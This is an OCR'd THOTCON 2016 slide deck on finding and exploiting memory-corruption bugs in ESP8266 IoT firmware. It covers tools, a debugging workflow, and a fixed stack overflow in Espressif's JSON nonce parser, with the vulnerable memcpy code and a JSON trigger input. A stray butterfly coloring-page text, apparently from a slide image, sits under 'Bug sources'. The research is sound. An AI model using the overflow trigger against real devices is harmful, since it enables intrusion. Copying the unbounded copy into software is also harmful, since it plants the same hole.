THOTCON 2016

THE COMPLETE ESP8266 PSIONICS HANDBOOK

ABOUT ME

- Joel Sandin (jsandin@gmail.com / @PartyTimeDotEXE)
- Do security and write software for fun and profit
- Previously:
  - Senior Security Consultant at Matasano (part of NCC Group)
  - Helped write and support security and safety monitoring systems for the Akamai platform as a Senior Systems Software Engineer

RESEARCH OBJECTIVES

- Understand exploitation on embedded systems
- Target: the growing "IoT" ecosystem - powered by embedded OSes, surprising variety of architectures
- Risk: huge codebase of C (freeRTOS, NodeMCU) out there, plenty of room for vulnerabilities
- ESP8266 one of many platforms in this space

WHAT IS THE ESP8266?

- SoC from Espressif (espressif.com) that includes wireless, RISC CPU, 16 GPIO pins, cheap!

- **Big** developer community, lots of OSes

- My interest started with auditing software for RTOSes: espressif has an open source IOT platform based on FreeRTOS where I found and reported some bugs

- Starting to make its way into commercial products (power plugs etc) as well but I haven't looked at any yet


CHIP AND BREAKOUT BOARDS

WHATS COOL ABOUT IT

- This is not hack the planet territory…
- But it has interesting and unique properties:
  - For structural reasons, most memory regions NX: need Return-Oriented Programming (ROP)
  - Gadgets in ROM on chip allow “generic” attacks!
  - A cheap way to play with Tensilica xtensa architecture: otherwise hard to get ahold of

WHAT THE TALK IS NOT

- Not dispelling any security claims about the ESP8266: it's not billed as a secure platform
- Hopefully not too dry: happy to give demos / walkthrough after talk!




PREVIOUS WORK

- Nothing public on ESP8266 exploitation AFAIK
- Long history of cool embedded security research:
  - Yannick Formaggio: VXWorks security
  - Alex Plaskett and Georgi Geshev: QNX Security
  - Barnaby Jack's vector rewrite attacks
  - /dev/ttyS0 blog

TALK OUTLINE

- Bug sources
- Life saving tools
- ESP8266 internals
- **Exploitation using ROP**
- Demo and conclusion





Color Me!

Butterfly

Watch me Grow into a Beautiful Butterfly!

Eggs





Butterfly Life Cycle

Chrysalis

Caterpillar

BUG SOURCES

Want more cool critters? Please visit www.NatureGifts.com for other complete live kits containing all sorts of fascinating critters.

BUG FOCUS

- IoT bugs generally a disgraceful smorgasbord:
  - authz/authn issues, insecure communications, vendor included backdoors, buggy web apps, more
- We limit our focus to memory corruption:
  - OSes, servers, libraries, modules written in C
  - Expect the usual suspects: stack overflows, static buffer overflows, heap overflows

HOW WERE THEY FOUND

- These aren't deep bugs - just fire up an editor, `grep`, or your favorite fuzzer
- Pain points:
  - CoAP (oversized and standard violating options)
  - mDNS (oversized query strings)
  - Cthulhu's favorite: parsing HTTP in C!

IOT PLATFORM STACK OVERFLOW

- Reported and fixed - Parsing JSON in response in C
- Triggered by sending `{"status": "activate_status": "nonce": AAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB,}`

From https://github.com/espressif/ESP8266_IOT_PLATFORM/blob/master/user/user_esp_platform.c:

```
315 int user_esp_platform_parse_nonce(char *pbuffer)
316 {
317     char *pstr = NULL;
318     char *pparse = NULL;
319     char noncestr[11] = {0};
320     int nonce = 0;
321     pstr = (char *)strstr(pbuffer, "\"nonce\": ");
322
323     if (pstr != NULL) {
324         pstr += 9;
325         pparse = (char *)strstr(pstr, ",");
326
327         if (pparse != NULL) {
328             memcpy(noncestr, pstr, pparse - pstr);
```


WHAT NOW?

- Once you have a potential bug in ESP8266-targeted code, need to:

    1. Understand platform
    2. Analyze details
    3. Determine exploitability

- Painful… but lots of tools to help

TESTING WORKFLOW



GENERAL WORKFLOW

- Build and flash system with platform affected by bug:
  - Espressif IoT platform: https://github.com/espressif/ESP8266_IOT_PLATFORM
  - nodeMCU: https://github.com/nodemcu/nodemcu-firmware
- Instrument target for analysis:
  - `esp-gdbstub`, openOCD / visualGDB, or ad-hoc
- Develop **PoC**, understand impact

"FUN" CHALLENGES

- Different boards (sometimes) sensitive to choice of:
  - USB serial adapter, interference from nearby systems, power source, choice of USB hub…
- Symptoms: time outs, crashes, dropped connections
- Works best: Olimex boards and USB/serial adapter, NodeMCU devkit 2.0

BUILD AND FLASH

- **esp-open-sdk**: Paul Sokolovsky https://github.com/pfalcon/esp-open-sdk
  - Standalone SDK, includes `xtensa-lx106-gcc | objdump | as` …

- **esptool.py**: Fredrik Ahlberg https://github.com/themadinventor/esptool
  - Write to flash, read memory (including ROM)
  - Much more!

REVIEW LIFESAVERS

- **Xtensa core ISA plugin for IDA Pro**: Fredrik Ahlberg
  github.com/themadinventor/ida-xtensa
  - Use IDA Pro for esp8266 review / reversing - great!
  - (No Capstone support, can use `objdump` though)
- **esp-elf-rom**: Max Filippov github.com/jcmvbkbc/esp-elf-rom
  - Takes ROM dump and symbols from espressif, produces an ELF binary using `xtensa-lx106-elf-as | ld`

LIVE DEBUGGING?

- **esp-gdbstub**: espressif github.com/espressif/esp-gdbstub
  - need to add to firmware, recompile
  - debug with `xtensa-lx106-elf-gdb` over serial

- **OpenOCD, JTAG, and visualGDB**: sysprogs.com
  - xtensa support added to OpenOCD
  - JTAG debugging in MS Visual Studio

WHEN ALL ELSE (INEVITABLY) FAILS

- Problems abound:
  - `esp-gdbstub` may not work with system
  - JTAG very hard to get working correctly
- Resort to desperate measures:
  - `c_printf` to dump stack / memory contents, inline `asm`
  - Copying bytes to memory and running

ON TO EXPLOITATION

- After some pain and effort we have:
  - A flashed, working system
  - Ability to debug (`esp-gdbstub`, JTAG, ad-hoc)
  - Able to trigger bug
- What now?


